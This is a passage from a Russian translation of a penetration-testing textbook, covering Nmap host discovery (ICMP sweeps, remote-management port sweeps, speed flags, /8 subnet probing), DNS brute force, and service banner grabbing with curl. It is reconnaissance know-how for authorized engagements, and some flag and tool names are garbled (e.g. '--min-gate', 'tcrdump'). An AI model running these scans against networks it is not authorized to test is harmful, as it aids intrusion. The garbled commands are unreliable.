Теперь, если вы перейдете в каталог `discovery/hosts`, в который вы указали Nmap записать вывод эхо-сканирования, вы должны увидеть три файла: `ringsweep.nmap`, `ringsweep.gnmap` и `ringsweep.xml`. Примените к каждому из этих трех файлов команду `cat`, чтобы ознакомиться с их содержимым. Выходной XML-файл пригодится, когда вы начнете сканировать отдельные цели на предмет прослушивания службами. Во время чтения этой главы вам нужно обратить внимание только на файл `ringsweep.gnmap`. Это формат файла «`grrrable Nmap`», который удобно помещает всю полезную информацию в одну строку, так что вы можете быстро использовать `grep` для поиска нужных данных. Вы можете выбрать строку «Up» с помощью `grep`, чтобы получить IP-адреса всех хостов, которые ответили на ваш эхо-пакет ICMP.

Это полезно, потому что вам нужно создать список целей, содержащий только IP-адреса активных целей в пределах ваших диапазонов IP-адресов. Выполните следующую команду, чтобы увидеть результат, аналогичный показанному в следующем листинге:

```
grep "Up" ringsweep.gnmap
```

#### Листинг 2.4 Использование `grep` для сортировки вывода Nmap для действующих хостов

```
Host: 10.0.10.1 (amplifi.lan) Status: Up
Host: 10.0.10.27 (06FEC82.lan) Status: Up
Host: 10.0.10.88 (VMB4000.lan) Status: Up
Host: 10.0.10.90 () Status: Up
Host: 10.0.10.95 () Status: Up
Host: 10.0.10.125 (AFi-P-HD.lan) Status: Up
Host: 10.0.10.138 (AFi-P-HD2.lan) Status: Up
Host: 10.0.10.151 (rdc01.lan) Status: Up
Host: 10.0.10.181 (android.lan) Status: Up
Host: 10.0.10.188 (bookstack.lan) Status: Up
Host: 10.0.10.200 () Status: Up
Host: 10.0.10.201 () Status: Up
Host: 10.0.10.202 () Status: Up
Host: 10.0.10.203 () Status: Up
Host: 10.0.10.204 () Status: Up
Host: 10.0.10.205 () Status: Up
Host: 10.0.10.206 () Status: Up
Host: 10.0.10.207 () Status: Up
Host: 10.0.10.220 () Status: Up
Host: 10.0.10.225 (nail.lan) Status: Up
Host: 10.0.10.239 (HPЕЕ5A60.lan) Status: Up
Host: 10.0.10.160 (pentestlab01.lan) Status: Up
```

Мой IP-адрес, как показано в листинге 2.1. ←

Как и в примере с `ping`, для создания файла `targets.txt` можно использовать команду `cut`. Я предпочитаю поместить файл `targets.txt` в каталог `discovery/hosts`, но это вопрос личных предпочтений. Следующая

команда помещает все IP-адреса отсортированных работающих хостов в файл `targets.txt`:

```
~$ grep "Up" pingsweep.gnmap | cut -d " " -f2 > targets.txt
```

В некоторых случаях вам может показаться, что результаты эхо-сканирования неточно отражают количество хостов, которые вы ожидали найти. Во многих случаях это происходит из-за того, что несколько или все хосты в исследуемой области отказываются отправлять эхо-ответы ICMP. Если это так, скорее всего, системный администратор настроил их таким образом специально из-за ложного мнения, что это сделает организацию более безопасной. На самом деле это никоим образом не препятствует обнаружению хостов; это просто означает, что вам нужно использовать альтернативный метод. Один из таких методов – это обнаружение портов *интерфейса удаленного управления* (remote management interface, RMI).

### 2.3.2 Использование портов интерфейса удаленного управления

Идея в основе этого метода проста. Если хост существует в сети, это происходит не просто так, а для определенной цели. Предположительно этот хост должен быть удаленно доступен для ИТ-специалистов и группы сетевого администрирования в целях обслуживания, следовательно, на этом хосте должен быть открыт какой-либо порт RMI. Стандартные порты для большинства RMI широко известны, и вы можете использовать данный факт для создания небольшого списка сканирования портов, который можно использовать для обнаружения хоста в широком диапазоне.

Вы можете экспериментировать с этим подходом сколько угодно и опрашивать столько портов RMI, сколько захотите, но имейте в виду, что сейчас ваша цель состоит в том, чтобы за разумное время обнаружить хосты – и сканирование слишком большого количества портов на каждом IP-адресе не имеет смысла. В принципе, вы можете просто выполнить обнаружение служб для всего диапазона, что работает нормально, но в зависимости от количества активных хостов по сравнению с неактивными IP-адресами может занять в 10 раз больше времени, чем необходимо. Поскольку большинство клиентов оплачивают почасовую работу, я не рекомендую этого делать.

Я обнаружил, что простой список из пяти портов, которые я считаю пятью лучшими RMI, может творить чудеса, обнаруживая «хитрые» хосты, настроенные на игнорирование запросов ICMP. Я использую следующие пять портов:

- удаленный рабочий стол Microsoft (RDP): TCP 3389;
- Secure Shell (SSH): TCP 22;
- Secure Shell (SSH): TCP 2222;
- HTTP / HTTPS: TCP 80, 443.

Конечно, я бы не осмелился утверждать, что на каждом отдельном хосте в любой сети один из этих пяти портов будет открыт, несмотря ни на что. Однако я утверждаю, что если вы просканируете эти пять портов в любой корпоративной сети в мире, вы точно найдете множество целей, и это не займет у вас много времени. Чтобы проиллюстрировать эту концепцию, я проведу поисковое сканирование для того же диапазона IP-адресов, что и раньше, но на этот раз буду нацеливаться на пять перечисленных мною TCP-портов. Можете спокойно проделать то же самое в своей целевой сети:

```
~$ nmap -Pn -n -p 22,80,443,2222,3389 -iL discovery/ranges.txt
➔ -oA discovery/hosts/rmisweep
```

**СОВЕТ** Этот тип сканирования полезен, когда эхо-сканирование ничего не возвращает, например если ваш клиент настроил все системы на игнорирование эхо-запросов ICMP. Единственная причина, по которой кто-то мог бы настроить сеть таким образом, – это если бы кто-то однажды сказал им, что это будет более безопасно. Теперь вы знаете, насколько это глупо (если вы еще этого не знали).

Здесь есть пара новых флагов, которые я объясню, прежде чем двигаться дальше. Первый флаг говорит Nmap пропустить пингование IP-адреса, чтобы проверить, активен ли он, прежде чем сканировать открытые порты. Второй флаг говорит, что не нужно тратить время на разрешение имен DNS, а третий новый флаг указывает пять портов TCP, которые мы хотим сканировать на каждом IP-адресе:

```
-Pn: Treat all hosts as online -- skip host discovery
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
-p <port ranges>: Only scan specified ports
```

Прежде чем взглянуть на результат этого сканирования, я надеюсь, вы заметили, что оно заняло немного больше времени, чем предыдущее. Если нет, запустите его еще раз и присмотритесь. Вы можете повторно запустить команды Nmap, и они просто перезапишут выходной файл данными из последнего запуска. В моем случае сканирование заняло чуть более 28 секунд, чтобы охватить весь диапазон /24, как видно из следующего небольшого фрагмента.

### Листинг 2.5 Обрезанный вывод результатов сканирования Nmap

```
nmap scan report for 10.0.10.255
Host is up (0.000047s latency).
```

```
PORT      STATE SERVICE
22/tcp    filtered ssh
80/tcp    filtered http
443/tcp   filtered https
2222/tcp   filtered EtherNetIP-1
3389/tcp   filtered ms-wbt-server
```

Сканирование заняло 28 секунд.

```
nmap done: 256 IP addresses (256 hosts up) scanned in 28.67 seconds ←
```

Сканирование длилось более чем в 10 раз дольше, чем предыдущее. Как вы думаете, почему это так? Причина в том, что Nmap пришлось проверить 256 IP-адресов, в общей сложности по 5 портов TCP каждый, тем самым выполнив 1280 индивидуальных запросов. Вдобавок если вы наблюдали за выводом в реальном времени, вы могли заметить, что Nmap разбивает диапазон /24 на четыре группы по 64 хоста. Это поведение по умолчанию, но его можно изменить, если вы знаете, как это сделать.

### 2.3.3 Повышение производительности сканирования Nmap

Я не буду заявлять, что знаю, почему настройки по умолчанию для Nmap такие, какие они есть, но я уверен, что для этого есть веская причина. Тем не менее Nmap может работать намного быстрее, что часто бывает необходимо при работе с большими сетями и короткими временными интервалами. Кроме того, современные сети прошли долгий путь с точки зрения пропускной способности и нагрузочной мощности, что, как я подозреваю, было ключевым фактором, когда для проекта Nmap выбирали низкие значения нагрузки на сеть по умолчанию. Используя два дополнительных флага, сканирование можно значительно ускорить, заставив Nmap проверять все 256 хостов одновременно, а не в группах из 64 хостов, а также установив минимальную частоту пакетов в секунду на 1280. Чтобы убедиться в этом, повторите команду из раздела 2.3.3, но на этот раз добавьте в конец команды строку `--min-hostgroup 256 --min-rate 1280`:

```
~$ nmap -Pn -n -p 22,80,443,3389,2222 -iL discovery/ranges.txt
➡ -oA discovery/hosts/rmsweep --min-hostgroup 256 --min-rate 1280
```

#### Листинг 2.6 Использование `--min-hostgroup` и `--min-rate` для ускорения работы Nmap

```
nmap scan report for 10.0.10.255
Host is up (0.000014s latency).
```

```
PORT      STATE SERVICE
22/tcp    filtered ssh
80/tcp    filtered http
443/tcp   filtered https
2222/tcp   filtered EtherNetIP-1
3389/tcp   filtered ms-wbt-server
```

На этот раз сканирование завершилось за две секунды.

```
nmap done: 256 IP addresses (256 hosts up) scanned in 2.17 seconds ←
```

Как видите, это значительная экономия времени по сравнению с предыдущим сканированием. Я был профессиональным пентестером более года, проводя рутинные тесты для компаний среднего размера, прежде чем кто-то показал мне этот трюк; мне определенно следовало знать об этом раньше.

**ВНИМАНИЕ!** Этот метод ускорения сканирования – не волшебство, и у него есть ограничения на то, как далеко вы можете зайти. Но я раньше использовал параметр `--min-gate` вплоть до 50 000, и, несмотря на несколько сообщений об ошибках от Nmap, мне удалось быстро и успешно просканировать 5 портов на 10 000 хостов или 50 портов на 1000 хостов. Если вы будете придерживаться этого максимального значения, вы, скорее всего, получите стабильные результаты.

Вы можете проверить результаты сканирования RMI, выполнив поиск строки «open» в файле `rmsweep.gnmap` следующим образом:

```
~$ cat discovery/hosts/rmsweep.gnmap |grep open | cut -d " " -f2
10.0.10.1
10.0.10.27
10.0.10.95
10.0.10.125
10.0.10.138
10.0.10.160
10.0.10.200
10.0.10.201
10.0.10.202
10.0.10.203
10.0.10.204
10.0.10.205
10.0.10.206
10.0.10.207
10.0.10.225
10.0.10.239
```

Конечно, этот метод не обнаруживает все сетевые цели; он отображает только системы, которые прослушивают один из пяти портов. Вы, безусловно, можете увеличить количество обнаруживаемых хостов, добавив больше портов, но имейте в виду, что существует прямая взаимосвязь между количеством дополнительных портов, которые вы добавляете, и заметным увеличением количества времени, которое потребуется для вашего сканирования на обнаружение. Я рекомендую использовать этот метод только в том случае, если эхо-сканирование ICMP не может вернуть какие-либо хосты. Это явный признак того, что системный администратор вашей целевой сети прочитал книгу по безопасности 1980-х годов и решил явно запретить эхо-ответы ICMP.

## 2.4 *Дополнительные методы обнаружения хостов*

Есть много других методов идентификации сетевых хостов – даже слишком много, чтобы подробно обсуждать их в одной главе. В девяти случаях из десяти сработает простое эхо-сканирование ICMP. Однако я выделю



несколько приемов, о которых стоит упомянуть, потому что мне приходилось использовать их в тот или иной момент во время проникновения, и вы можете оказаться в аналогичной ситуации. Первый метод, о котором я хочу поговорить, – это перебор DNS.

### 2.4.1 Сканирование DNS прямым перебором

Хотя это действие более распространено при проникновении во внешние сети, чем во внутренние, время от времени оно все же используется на INPT. Смысл перебора DNS довольно просто понять. Вы берете гигантский список слов, содержащий распространенные поддомены, такие как `vpn`, `mail`, `corp`, `intranet` и т. д., и отправляете запросы автоматического разрешения имени хоста на целевой DNS-сервер, чтобы увидеть, какие имена разрешаются в IP-адрес. При этом вы можете обнаружить, что `mail.companydomain.local` преобразуется в `10.0.20.221`, а `web01.companydomain.local` преобразуется в `10.0.23.100`. Это скажет вам, что, по крайней мере, есть хосты, расположенные в диапазонах `10.0.23.0/24` и `10.0.20.0/24`.

У этого метода есть один очевидный недостаток: клиенты могут называть свои системы как угодно, поэтому этот метод на самом деле хорош ровно настолько, насколько хороши размер и точность вашего словаря. Например, если ваш клиент увлечен персонажами «Звездного пути», простыми числами и шахматной игрой, у него, вероятно, есть экзотические имена хостов, такие как «`sprockqueen37`», которые вряд ли появятся в вашем списке поддоменов для перебора. Тем не менее большинство сетевых администраторов склонны придерживаться легко запоминающихся имен хостов, потому что они имеют смысл и облегчают документирование архитектуры сети. Таким образом, при наличии правильного списка слов этот метод может стать мощным способом обнаружения множества хостов или диапазонов IP-адресов, с одними лишь DNS-запросами. Мой друг и коллега Марк Баседжио создал мощный инструмент для сканирования DNS перебором под названием `aiodnsbrute`, что является сокращением от `Async DNS Brute`. Рекомендую заглянуть на его страницу GitHub, загрузить код и поэкспериментировать с ним: <https://github.com/blark/aiodnsbrute>.

### 2.4.2 Захват и анализ пакетов

Эта тема немного выходит за рамки вводной книги по сетевому тестированию на проникновение, поэтому нет смысла вдаваться в подробности. Вместо этого я просто объясню процесс и почему вам стоит его использовать. Процесс захвата и анализа пакетов прост для понимания. Вы просто открываете программу захвата пакетов, такую как `Wireshark` или `tcrdump`, и переводите свою сетевую карту в режим мониторинга, превращая ее в так называемый *сниффер пакетов* (`packet shiffer`).

Ваш сниффер прослушивает все пакеты, проходящие через ваш локальный диапазон широковещательной рассылки, и отображает их вам в режиме реального времени. Для понимания информации в этих паке-



тах требуется глубокое знание различных сетевых протоколов, но даже новичок может найти IP-адреса, содержащиеся в полях источника и получателя каждого сетевого пакета. Можно записать данные длительного процесса захвата в один файл, а затем отобразить записи для всех уникальных IP-адресов.

Единственная логическая причина, по которой кто-то будет использовать этот метод, – это выполнить максимально скрытное проникновение, например силами «красной команды»<sup>1</sup>, которая должна оставаться незамеченной как можно дольше; даже такое безобидное действие, как эхо-сканирование ICMP, не всегда приемлемо, потому что потенциально может быть обнаружено. Подобные занятия доставляют массу удовольствия, но на самом деле имеют смысл только для зрелых организаций, которые провели несколько традиционных пентестов и циклов исправления уязвимостей.

### 2.4.3 Поиск подсетей

Часто во время проникновения в режиме «черного ящика» я замечаю, что у клиента есть IP-адреса повсюду в большой сети /8, такой как 10.0.0.0/8. Это более 16 миллионов возможных IP-адресов. Даже с флагами повышения производительности сканирование подобного количества IP-адресов будет болезненно долгим. Исходя из того, что ваше проникновение носит поверхностный характер и вас меньше интересует обнаружение каждой отдельной системы и больше – определение максимального количества возможных векторов атаки за короткое время, я придумал ловкий прием; он помог мне сократить время, необходимое для обнаружения больших диапазонов больше раз, чем я могу вспомнить. Он определенно сработает и для вас, если вы столкнетесь с аналогичным заданием.

Этот прием требует, чтобы выполнялось следующее предположение: каждая используемая подсеть содержит хост с IP-адресом .1. Если вы относитесь к типу людей, которые склонны мыслить абсолютными понятиями, вы можете решить, что, поскольку это не обязательно, то наверняка и не будет так. Так мне говорят многие люди, когда я пытаюсь объяснить этот метод. Они говорят: «А что, если .1 не используется? Значит, вы пропустили целую подсеть». На это я отвечаю: «Значит, так тому и быть». Дело в том, что по моему опыту 9 из 10 используемых подсетей действительно содержат хост на .1. Это потому, что люди предсказуемы. Конечно, кое-где бывают отклонения, но большинство людей ведут себя предсказуемо. Итак, я создаю задание на сканирование Nmap, которое выглядит следующим образом (листинг 2.7).

---

<sup>1</sup> Красная команда (red team) – обычно команда внешних экспертов, симулирующая атаку/угрозу, чтобы проверить защиту или навыки основного состава компании. – Прим. перев.

### Листинг 2.7 Сканирование Nmap для определения возможных диапазонов IP-адресов

```
~$ sudo nmap -sn 10.0-255.0-255.1 -PE --min-hostgroup 10000 --min-rate 10000
Warning: You specified a highly aggressive --min-hostgroup.
Starting Nmap 7.70SVN ( https://nmap.org ) at 2019-05-03 10:15 CDT
Nmap scan report for amplifi.lan (10.0.10.1) ←
Host is up (0.0029s latency).
MAC Address: ##:##:##:##:##:## (Unknown)
Nmapmap done: 65536 IP addresses (1 host up) scanned in 24.51 seconds
```

Была обнаружена только одна подсеть, что и ожидалось в данном случае.

Для проверки связи с узлом .1 на всех 65 536 возможных диапазонах /24 в пределах гигантского диапазона /8 требуется меньше минуты. Для каждого возвращаемого IP-адреса я помещаю соответствующий диапазон /24 для этого IP-адреса в свой файл range.txt, а затем выполняю свои обычные методы обнаружения сетевых хостов. Само собой разумеется, что этот метод неполный и пропустит подсети, которые не содержат хост на узле .1. Но я сбился со счета, сколько раз я ошеломлял клиента, у которого есть хосты по всему миру, когда я отправлял электронное письмо через 15 минут после первой встречи на месте, заявляя, что я завершил сканирование диапазона /8 и нашел 6482 хоста (произвольное число, которое я только что придумал) и сейчас начну тестирование служб и уязвимостей.

#### Упражнение 2.1. Определение целей вашего проникновения

Создайте каталог в вашей виртуальной машине для пентеста, который будет служить временным хранилищем в ходе теста на протяжении всей этой книги. Поместите диапазон(ы) IP-адресов для вашего участия в папке обнаружения в файле с именем range.txt. Используйте nmap и методы обнаружения хостов, которые вы изучили в этой главе, чтобы обнаружить все живые цели в вашем файле range.txt, и поместите IP-адреса в файл с именем targets.txt.

Когда вы закончите, у вас должно получиться дерево каталогов, подобное этому примеру:

```
├─ pentest
│  ├── documentation
│  ├── focused-penetration
│  ├── discovery
│  │   ├── hosts
│  │   │   └─ targets.txt
│  │   ├── ranges.txt
│  │   ├── services
│  │   └─ vulnerabilities
│  └─ privilege-escalation
```

## 2.5 *Заключение*

- Фаза сбора информации начинается с обнаружения хостов.
- ICMP – это предпочтительный метод для обнаружения сетевых узлов.
- Nmap поддерживает несколько диапазонов IP-адресов и обеспечивает более полезный вывод, чем ping.
- Когда ICMP отключен, хосты могут быть обнаружены с использованием распространенных портов RMI.
- Скорость сканирования Nmap можно улучшить с помощью `--min-host-group` и `--min-gate`.

# 3 Обнаружение сетевых служб

---

## **Краткое содержание главы:**

- взгляд на сетевые службы с точки зрения злоумышленника;
- обнаружение сетевых служб с помощью Nmap;
- организация и сортировка результатов сканирования Nmap;
- создание целевых списков для обнаружения уязвимостей в зависимости от протоколов.

В предыдущей главе вы узнали, что этап сбора информации разбит на три отдельные фазы:

- A** обнаружение хостов;
- B** обнаружение служб;
- C** обнаружение уязвимостей.

Вы уже должны закончить первую фазу. Если вы еще не выполнили обнаружение хостов в целевой среде, вернитесь и прочтите главу 2, прежде чем продолжить. В этой главе вы узнаете, как выполнить вторую фазу: обнаружение служб. Во время обнаружения служб ваша цель – выявить любые доступные сетевые службы, работающие на узлах, обнаруженных вами во время фазы A, которые потенциально могут быть уязвимы для атаки.

Важно подчеркнуть, что я использую слова «потенциально могут быть уязвимы». Не беспокойтесь о том, чтобы точно определить, является ли услуга уязвимой для атаки; я расскажу об этом в следующих главах. Пря-

мо сейчас вам следует думать о том, какие службы доступны и как собрать как можно больше информации о них. Другими словами, если служба существует, она потенциально может быть уязвима, но вам пока не следует заикливаться на этом. Почему я прошу вас не спешить определять, уязвимы ли обнаруженные службы для атак? Разве не в этом смысл теста на проникновение? Это так; но если вы хотите добиться успеха, вам нужно действовать как настоящий злоумышленник.

### Предупреждение: будьте внимательны!

Это стоит повторить: не поддавайтесь искушению нырнуть в первые попавшиеся кроличьи норы, которые вы, вероятно, обнаружите на этой фазе. Вместо этого просто отметьте для себя потенциальные векторы атак, а затем займитесь тщательным обнаружением служб по всему целевому диапазону.

Я понимаю, что может возникнуть соблазн дернуть за первую нить, которая подвернулась под руку. В конце концов, ваша конечная цель – обнаружить и использовать критически слабые места в целевой среде. Я обещаю, что вы получите более ценные результаты, если решите быть внимательными, и аккуратно пройдете через этот важный этап вашего пентеста.

## 3.1 Сетевые службы с точки зрения злоумышленника

Вспомните свой любимый фильм про ограбление, в котором преступники пытаются проникнуть в защищенный объект – банк, казино, военную базу – без разницы, куда (я представляю «Одиннадцать друзей Оушена»). «Плохие парни» не ломятся в первую же дверь или окно, которое они увидели, без составления подробного плана на несколько дней или недель, учитывающего все особенности цели, а также индивидуальные сильные стороны членов команды.

Злоумышленники обычно добывают карту или план цели и проводят много времени, анализируя все пути входа в здание: двери, окна, гаражи, лифты и вентиляционные шахты и т. д. С точки зрения злоумышленника, вы можете называть их *точками входа* или *поверхностями атаки* – и это именно то, чем являются сетевые службы: точки входа в целевую сеть. Это цели, которые вы будете атаковать, пытаясь получить несанкционированный доступ в ограниченные области сети.

Если киношные преступники – действительно мастера своего дела, они не дергают наобум боковую дверь здания, чтобы проверить, не заперта ли она, хотя бы по той причине, что кто-то может их увидеть, поднять тревогу и сорвать миссию. Вместо этого они рассматривают все точки входа в комплексе и, исходя из своих целей, набора навыков, доступных точек входа и того, сколько времени и ресурсов у них есть на выполнение замысла, составляют сложный план атаки, имеющий высокую вероятность успеха.

Пентестеру нужно сделать то же самое. Так что пока не беспокойтесь о том, как «залезть» в вашу целевую сеть. Обнаружение служб предназначено для выявления как можно большего числа доступных «дверей и окон» (сетевых служб) и построения карты или схемы. Это просто наглядная аналогия; вам не нужно строить настоящую сетевую диаграмму или схему. Вам нужен список всех служб, слушающих сеть, и любая информация о них, которую вы можете добыть. Чем больше из них вы обнаружите, тем больше шансов найти ту, которая открыта или, по крайней мере, имеет сломанный замок, когда вы перейдете к обнаружению уязвимостей.

На рис. 3.1 показано графическое изображение фазы обнаружения служб, разбитой на отдельные компоненты. Эта фаза начинается со списка `targets.txt`, который был создан во время обнаружения хостов, и заканчивается подробным перечислением всех доступных сетевых служб, хранящихся в отдельных списках для конкретных протоколов, которые мы будем использовать в следующей главе.




Рис. 3.1 Фаза В: рабочий процесс обнаружения служб

### 3.1.1 Что такое сетевые службы

Давайте начнем эту фазу с точного определения, что я имею в виду, когда говорю «сетевая служба». *Сетевая служба* может быть определена как любое приложение или программное обеспечение, которое прослушивает запросы на сетевом порту от 0 до 65 535. Протокол конкретной службы

определяет правильный формат данного запроса, а также то, что может содержаться в ответе на запрос.

Даже если до сегодняшнего дня вы не задумывались о сетевых службах, вы ежедневно взаимодействуете по крайней мере с одной из них: веб-сервисом. Веб-сервис работает в рамках ограничений протокола HTTP.

**ПРИМЕЧАНИЕ** Если у вас возникнут проблемы с засыпанием по вечерам, вы можете прочитать описание протокола передачи гипертекста (HTTP) в RFC 2616: <https://www.ietf.org/rfc/rfc2616.txt>. Оно наверняка вас усыпит, потому что это чрезвычайно сухой и глубоко технический документ, каким и должен быть хороший протокол RFC.

Каждый раз, когда вы вводите унифицированный указатель ресурсов (URL) в свой веб-браузер, вы отправляете веб-запрос – обычно запрос GET, если говорить конкретно, – который содержит все необходимые компоненты, указанные в спецификации протокола HTTP. Ваш браузер получает ответ от веб-сервера и отображает запрошенную вами информацию.

Хотя существует множество различных сетевых протоколов со множеством различных служб, удовлетворяющих самые различные потребности, все они ведут себя одинаково. Если служба или сервер находятся в рабочем состоянии, считается, что они бездействуют, пока клиент не отправит запрос на выполнение каких-либо действий. Как только сервер получает запрос, он обрабатывает запрос на основе спецификаций протокола, а затем отправляет ответ обратно клиенту.

Конечно, на заднем плане происходит гораздо больше, чем то, что я изобразил на рис. 3.2. Я намеренно оставил схему на уровне самых основных компонентов, чтобы проиллюстрировать концепцию клиента, отправляющего запрос к серверу.




Рис. 3.2 Общая иллюстрация типичного запроса и ответа сетевой услуги

Почти все формы сетевых атак вращаются вокруг отправки какого-либо типа тщательно созданного (чаще всего мы просто говорим *злонамеренного*) запроса, который использует недостаток в службе таким образом, чтобы она была вынуждена выполнить операцию, которая выгодна

для злоумышленника, отправившего запрос. В большинстве случаев это означает присвоение машине злоумышленника функций командной оболочки. Рисунок 3.3 – это еще одна намеренно упрощенная схема, иллюстрирующая процесс злонамеренного запроса, приводящего к удаленному выполнению кода (RCE).




Рис. 3.3 Вредоносный запрос и ответ сетевой службы

### 3.1.2 Поиск прослушивающих сетевых служб

До сих пор я использовал аналогию с большим зданием и его дверями, окнами и другими точками входа, чтобы проиллюстрировать тот факт, что сетевые службы – это то, что мы пытаемся атаковать, чтобы проникнуть в нашу целевую среду. По этой аналогии вы можете либо бродить снаружи здания и искать все точки входа наобум, либо, если вы достаточно изобретательны, получить чертежи здания, где показано их расположение.

Во время теста на проникновение вам, как правило, не повезет получить исчерпывающую схему сети, поэтому вам придется выяснить, какие службы прослушивают сеть. Это можно сделать путем сканирования портов.

Используя Nmap, вы берете каждый IP-адрес, который вы определили во время поиска хостов, и буквально спрашиваете его: «Открыт ли порт 0? А как насчет порта 1? А как насчет порта 2? » – вплоть до 65 535. В большинстве случаев вы не получите ответа от цели, сигнализирующего о том, что конкретный порт, который вы только что просканировали, закрыт. Любой ответ обычно указывает на то, что какая-то сетевая служба прослушивает этот порт.

#### В чем разница между службой и портом?

Если взять в качестве примера веб-сервер, то *служба* будет представлять собой конкретное программное обеспечение, которое обслуживает веб-сайты по запросам клиентов (браузеров). Например, веб-сервер Apache – очень популярный веб-сервер с открытым исходным кодом, с которым вы наверняка столкнетесь во время сетевых тестов на проникновение.



Порт, который прослушивает веб-сервер, можно настроить на любое число от 0 до 65 535. Но обычно веб-серверы прослушивают порты 80 и 443, где 80 используется для незашифрованного трафика, а 443 используется для трафика с шифрованием SSL/TLS.

### 3.1.3 Баннеры сетевых служб

Недостаточно знать, что служба прослушивает определенный порт. Злоумышленнику необходимо знать об этом как можно больше. К счастью, большинство служб по запросу предоставляют *баннер службы*. Этот баннер похож на вывеску за дверью офиса, говорящую: «Привет! Я служба XYZ, у меня версия ABC, и я готова обработать ваши запросы. Если хочешь войти, моя дверь находится в порту № 123».

В зависимости от конкретной конфигурации службы баннер может отображать множество информации, часть из которой может пригодиться вам как злоумышленнику. Как минимум, вы хотите знать, какой протокол работает на сервере: FTP, HTTP, RDP и т. д. Вы также хотите знать имя и, если оно отображается, точную версию программного обеспечения, прослушивающего этот порт. Эта информация имеет решающее значение, поскольку она позволяет выполнять поиск в общедоступных базах данных эксплойтов, таких как [www.exploit-db.com](http://www.exploit-db.com), на предмет известных векторов атак и уязвимостей безопасности для данной конкретной версии программного обеспечения. Вот пример баннера службы, содержащегося в заголовках HTTP-запроса, сделанного с помощью команды `curl`. Выполните следующую команду и помните, что `raditz.capsulecorp.local` можно легко заменить на IP-адрес:

```
curl --head raditz.capsulecorp.local
```

#### Листинг 3.1 Использование `curl` для запроса баннера службы HTTP

Эта служба использует протокол HTTP.

```
HTTP/1.1 403 Forbidden
Content-Length: 1233
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Fri, 10 May 2019 17:23:57 GMT
```

В частности, это веб-сервер Microsoft IIS. Версия 10.0 позволяет узнать, что это Windows 2016 или более поздняя версия.

В качестве бонуса вы можете увидеть, что она использует ASP.NET. Это означает, что сервер, скорее всего, обращается к внутреннему серверу базы данных.

Обратите внимание, что выходные данные этой команды содержат все три элемента (протокол, имя службы и версию службы), о которых я упоминал. Протокол – HTTP, который вам, конечно, уже известен; программное обеспечение, работающее на этом веб-сервере, – Microsoft IIS; и, в частности, это версия 10.0. В этом случае бонусом предоставляется дополнительная информация. Понятно, что этот сервер IIS настроен на работу с ASP.NET, а это может означать, что цель использует серверный код, который обращается к серверной базе данных, – то, на что злоумыш-

леннику наверняка будет интересно взглянуть. На этой фазе вы должны быть сосредоточены на обнаружении всех открытых портов, работающих на всех ваших целях, и перечислении каждого из них на этом уровне детализации, чтобы у вас было точное представление о том, что вам доступно, и о направлении атаки на вашу целевую сеть.

## 3.2 Сканирование портов с помощью Nmap

И снова Nmap – лучший инструмент для обнаружения сетевых служб. Как и в случае с примером эхо-сканирования ICMP в главе 2, идея состоит в том, чтобы перебрать каждый IP-адрес в вашем файле targets.txt. Только на этот раз, вместо того чтобы проверять, включен ли хост, и отвечать на сообщения ICMP-запроса, Nmap будет видеть, попытается ли хост установить TCP-соединение с вашей атакующей машиной на порту 0, затем на порту 1, а потом на порту 2, вплоть до 65 535.

Вам может быть интересно, нужно ли Nmap «разговаривать» с каждым отдельным сетевым протоколом данной службы, если он обнаруживает, что она прослушивает данный порт. (Кстати, если вы об этом задумались, то заслужили бонусные очки.) Ответ – не обязательно. Если вы только проверяете, открыт ли порт, нет необходимости вести диалог со службой, прослушивающей этот порт. Позвольте мне привести пример.

